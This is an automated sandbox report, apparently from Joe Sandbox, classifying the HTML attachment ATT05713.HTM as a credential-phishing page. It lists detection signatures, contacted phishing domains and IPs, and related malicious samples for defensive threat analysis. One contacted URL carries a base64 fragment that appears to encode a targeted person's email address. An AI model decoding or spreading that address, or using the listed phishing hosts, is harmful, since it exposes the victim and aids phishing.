ID: 458998
Sample Name: ATT05713.HTM
Cookbook:
defaultwindowshtmlcookbook.jbs
Time: 02:12:18
Date: 04/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report ATT05713.HTM 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Process Tree 3
Malware Configuration 3
Yara Overview 3
Sigma Overview 3
Jbx Signature Overview 3
Phishing: 4
System Summary: 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 5
Thumbnails 5
Antivirus, Machine Learning and Genetic Malware Detection 6
Initial Sample 6
Dropped Files 6
Unpacked PE Files 6
Domains 6
URLs 6
Domains and IPs 7
Contacted Domains 7
Contacted URLs 7
URLs from Memory and Binaries 7
Contacted IPs 7
Public 7
Private 7
General Information 7
Simulations 8
Behavior and APIs 8
Joe Sandbox View / Context 8
IPs 8
Domains 9
ASN 10
JA3 Fingerprints 11
Dropped Files 12
Created / dropped Files 12
Static File Info 41
General 41
Network Behavior 41
Network Port Distribution 41
TCP Packets 41
UDP Packets 41
DNS Queries 41
DNS Answers 41
HTTPS Packets 42
Code Manipulations 44
Statistics 44
Behavior 44
System Behavior 44
Analysis Process: chrome.exe PID: 4720 Parent PID: 4864 44
General 44
File Activities 44
Registry Activities 44
Analysis Process: chrome.exe PID: 2648 Parent PID: 4720 45
General 45
File Activities 45
Registry Activities 45
Disassembly 45


Windows Analysis Report ATT05713.HTM

Overview


General Information

Sample Name:	ATT05713.HTM
Analysis ID:	458998
MD5:	b19832d191db32..
SHA1:	956c4392e18068..
SHA256:	5d25ae5bc09aa2..
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on fav…
- Yara detected HtmlPhish10
- HTML document with suspicious title
- Phishing site detected (based on im…
- Phishing site detected (based on log…
- HTML body contains low number of …
- IP address seen in connection with o…
- Invalid 'forgot password' link found
- Invalid T&C link found
- JA3 SSL client fingerprint seen in co…
- No HTML title found
- None HTTPS page querying sensitiv…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 4720 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT05713.HTM' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 2648 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1560,15233345370030561450,1733486252652100380,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1704 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish10

Phishing site detected (based on image similarity)

Phishing site detected (based on logo template match)


System Summary:

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
nadine-julitz.de	0%	Virustotal		Browse
aadcdn.msauth.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://nadine-julitz.de	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://p-9kl.link/mx/favicon.ico	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external	0%	URL Reputation	safe	
http://https://aadcdn.msauth.net	0%	URL Reputation	safe	
http://https://csp.withgoogle.com/csp/report-to/downloads-lorry	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nadine-julitz.de	62.108.32.123	true	false	• 0%, Virustotal, Browse	unknown
accounts.google.com	216.58.205.77	true	false		high
cdnjs.cloudflare.com	104.16.19.94	true	false		high
p-9kl.link	23.94.104.5	true	false		unknown
clients.l.google.com	142.250.186.110	true	false		high
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
clients2.googleusercontent.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high
aadcdn.msauth.net	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
file:///C:/Users/user/Desktop/ATT05713.HTM#amphZWdlckBidXJuc2lkZWhvc3BpdGFsLmFzbi5hdQ==	true		low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
62.108.32.123	nadine-julitz.de	Germany		30962	COMTRANCE-ASDE	false
216.58.205.77	accounts.google.com	United States		15169	GOOGLEUS	false
23.94.104.5	p-9kl.link	United States		36352	AS-COLOCROSSINGUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
142.250.186.110	clients.l.google.com	United States		15169	GOOGLEUS	false
104.16.19.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458998
Start date:	04.08.2021
Start time:	02:12:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 2s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	ATT05713.HTM
Cookbook file name:	defaultwindowshtmlcookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.phis.winHTM@36/220@9/9
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .HTM
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
239.255.255.250	ATT06605.HTM	Get hash	malicious	Browse	
	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HI DGB019153.HTM	Get hash	malicious	Browse	
	State Settlement Copy.html	Get hash	malicious	Browse	
	HSBC_Payment_slip_for Outstanding 001005l.htm	Get hash	malicious	Browse	
	ATT80307.HTM	Get hash	malicious	Browse	
	2C.TA9.HTML	Get hash	malicious	Browse	
	Project Proposal and Analysis.html	Get hash	malicious	Browse	
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	
	Fake.HTM	Get hash	malicious	Browse	
	6dAzFehHE6.doc	Get hash	malicious	Browse	
	vcufsCgeP2.doc	Get hash	malicious	Browse	
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	0803_0212424605.doc	Get hash	malicious	Browse	
	psconstruction.ca Attachment.htm	Get hash	malicious	Browse	
	minha-conta-06082021.msi	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	OneDrive-besked.htm	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
62.108.32.123	ATT06605.HTM	Get hash	malicious	Browse	
	ATT80307.HTM	Get hash	malicious	Browse	
	Fake.HTM	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BadFile.HTM	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	HTM.html	Get hash	malicious	Browse	
	ATT96886.HTM	Get hash	malicious	Browse	
	ATT04604.HTM	Get hash	malicious	Browse	
104.16.19.94	http://https://bit.ly/3hDDoTm	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://ninjutsu.4ryu.com/.well-known/pki-validation/zombaiogw_1_1/print_recipe.php?living=ytpr1h11zw0qw0&south=difference&slide=during	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://surl.me/vy4l	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://u15974653.ct.sendgrid.net/ls/click?upn=sKo8P2XHLOhqpgLcALrpHsAMymMPQ9pJ-2BnCP9l5luXmX2tau-2FkmeQME9D69RU7ffQBYwWBrDSW94kS5u6ig5BmkhgBhgQJfm-2BsLwvjPlmdPdsXD4ILOaqVNEwgY7GAZQPkafmgyIOS5FU-2B6124ooi1O-2FMB47qUlmVhTTnK6qV5fGlsBAy7itOSHfP1wikhvsiyeK_Y89n8cg5DiKkjVvtw-2FYSjk3JbqBqCNqd4QE5c0z9p4IJ6aN66chjxOUHcribC2kbrQ6ua83fMfn3Hnb3TofbErA9L2X-2BpZpbvzOnYxCl6WSRvjbd6cnTXhRnH1-2Btzg-2FEpNckJ170lMbhRvVxgpvwWV6rRyYLwNDxpt3lm1lgyNi-2B-2B86Pp03BP8O3y-2Bw2BSUYNj8fK3irR9dYwZuWCkvZJ3fJURjdr0uD0itVZut-2BhVs-3D	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/font-awesome/4.1.0/fonts/fontawesome-webfont.eot?
	http://https://j.mp/38NwiZZ	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://lokalny-biznes.eu/modules/mod_simplefileuploadv1.3/elements/reactivation/indextest.php?youll=enwht11p10sc0&picture=call&please=gave	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://pinpoint-insights.com/interx/tracker?op=click&id=107b4.3e3b&url=https%3A%2F%2Fpinpoint-insights.com%2Finterx%2Funsubscribe%3Fid%3D107b4.3e3b%26type%3Dnormal&_hC=D7C07475	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/flickity/1.0.0/flickity.min.css
	http://https://pinpoint-insights.com/interx/tracker?op=click&id=107b4.3e3b&url=https%3A%2F%2Fpinpoint-insights.com%2Finterx%2Funsubscribe%3Fid%3D107b4.3e3b%26type%3Dnormal&_hC=D7C07475	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/flickity/1.0.0/flickity.min.css

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdnjs.cloudflare.com	ATT06605.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT80307.HTM	Get hash	malicious	Browse	• 104.16.19.94
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 104.16.18.94
	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT17444.HTM	Get hash	malicious	Browse	• 104.16.19.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ATT75446.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT23582.HTM	Get hash	malicious	Browse	• 104.16.18.94
	HTM.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT96886.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT04604.HTM	Get hash	malicious	Browse	• 104.16.19.94
	SBSA_Statement_2021-07-29.pdf.html	Get hash	malicious	Browse	• 104.16.18.94
	Encova.com_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	ATT22486.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT07001.htm	Get hash	malicious	Browse	• 104.16.18.94
nadine-julitz.de	ATT06605.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT80307.HTM	Get hash	malicious	Browse	• 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	ATT80307.HTM	Get hash	malicious	Browse	• 107.174.192.154
	Fake.HTM	Get hash	malicious	Browse	• 107.174.192.154
	h1quxhl98L	Get hash	malicious	Browse	• 172.245.36.108
	8lx4xoS47W	Get hash	malicious	Browse	• 172.245.36.108
	2An06CC19J	Get hash	malicious	Browse	• 172.245.36.108
	HR2wXLdX9g	Get hash	malicious	Browse	• 172.245.36.108
	signed_PI_P210611A_PI_OF_STAPLE.xlsx.docx	Get hash	malicious	Browse	• 198.23.212.137
	X9hycvcoNR	Get hash	malicious	Browse	• 172.245.36.108
	Exhibitions Order Detailed list.xlsx	Get hash	malicious	Browse	• 198.12.91.134
	KcooGlNJmM	Get hash	malicious	Browse	• 172.245.36.108
	ga6jmxF86Y	Get hash	malicious	Browse	• 172.245.36.108
	qEiufCScHT	Get hash	malicious	Browse	• 172.245.36.108
	YplLCScpsS	Get hash	malicious	Browse	• 172.245.36.108
	QykAL1lKjW	Get hash	malicious	Browse	• 172.245.36.108
	Form_TT_EUR57,890.xlsx	Get hash	malicious	Browse	• 198.12.91.161
	CREDIT-NOTE2332.xlsx	Get hash	malicious	Browse	• 192.227.228.106
	PO 012772 ECO DRAIN.doc	Get hash	malicious	Browse	• 192.3.110.170
	mal.docx	Get hash	malicious	Browse	• 192.3.122.133
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 198.23.214.105
	ATT75446.HTM	Get hash	malicious	Browse	• 192.3.249.106
CLOUDFLARENETUS	3hgZqaS8Ze.exe	Get hash	malicious	Browse	• 172.67.220.121
	ATT06605.HTM	Get hash	malicious	Browse	• 104.16.18.94
	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HIDGB019153.HTM	Get hash	malicious	Browse	• 104.26.6.182
	3fVvJyTvQU.exe	Get hash	malicious	Browse	• 172.67.146.70
	TMB1fxNaqR.exe	Get hash	malicious	Browse	• 172.67.146.70
	LRios3pM39.exe	Get hash	malicious	Browse	• 172.67.146.70
	State Settlement Copy.html	Get hash	malicious	Browse	• 172.67.75.3
	Request Quotation.exe	Get hash	malicious	Browse	• 172.67.188.154
	invoice.vbs	Get hash	malicious	Browse	• 162.159.130.233
	kKZZ0J8y0c.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ 29.exe	Get hash	malicious	Browse	• 104.21.19.200
	ATT80307.HTM	Get hash	malicious	Browse	• 104.16.19.94
	2C.TA9.HTML	Get hash	malicious	Browse	• 104.18.11.207
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 172.67.145.176

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RoyalMail_Requestform0729.exe	Get hash	malicious	Browse	• 172.67.188.154
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 172.67.188.154
	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 172.67.188.154
COMTRANCE-ASDE	ATT06605.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT80307.HTM	Get hash	malicious	Browse	• 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 62.108.32.123
	8nrLE6XA09	Get hash	malicious	Browse	• 62.108.51.147
	wZtsCbg7ty.exe	Get hash	malicious	Browse	• 62.108.44.100
	$RAULIU9.exe	Get hash	malicious	Browse	• 62.108.44.100
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 62.108.44.100
	xE3ysl2EKi.exe	Get hash	malicious	Browse	• 62.108.35.25
	I58KozNYgt.exe	Get hash	malicious	Browse	• 62.108.35.46
	PFipyA66uQ.exe	Get hash	malicious	Browse	• 62.108.35.46
	3gXaP1nbP5.exe	Get hash	malicious	Browse	• 62.108.35.36
	apvemf8xQK.exe	Get hash	malicious	Browse	• 62.108.35.29

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	ATT06605.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HI DGB019153.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	State Settlement Copy.html	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT80307.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	Fake.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT66004.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	BadFile.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT17444.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT75446.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT23582.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	HTM.html	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT96886.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	ATT04604.HTM	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123

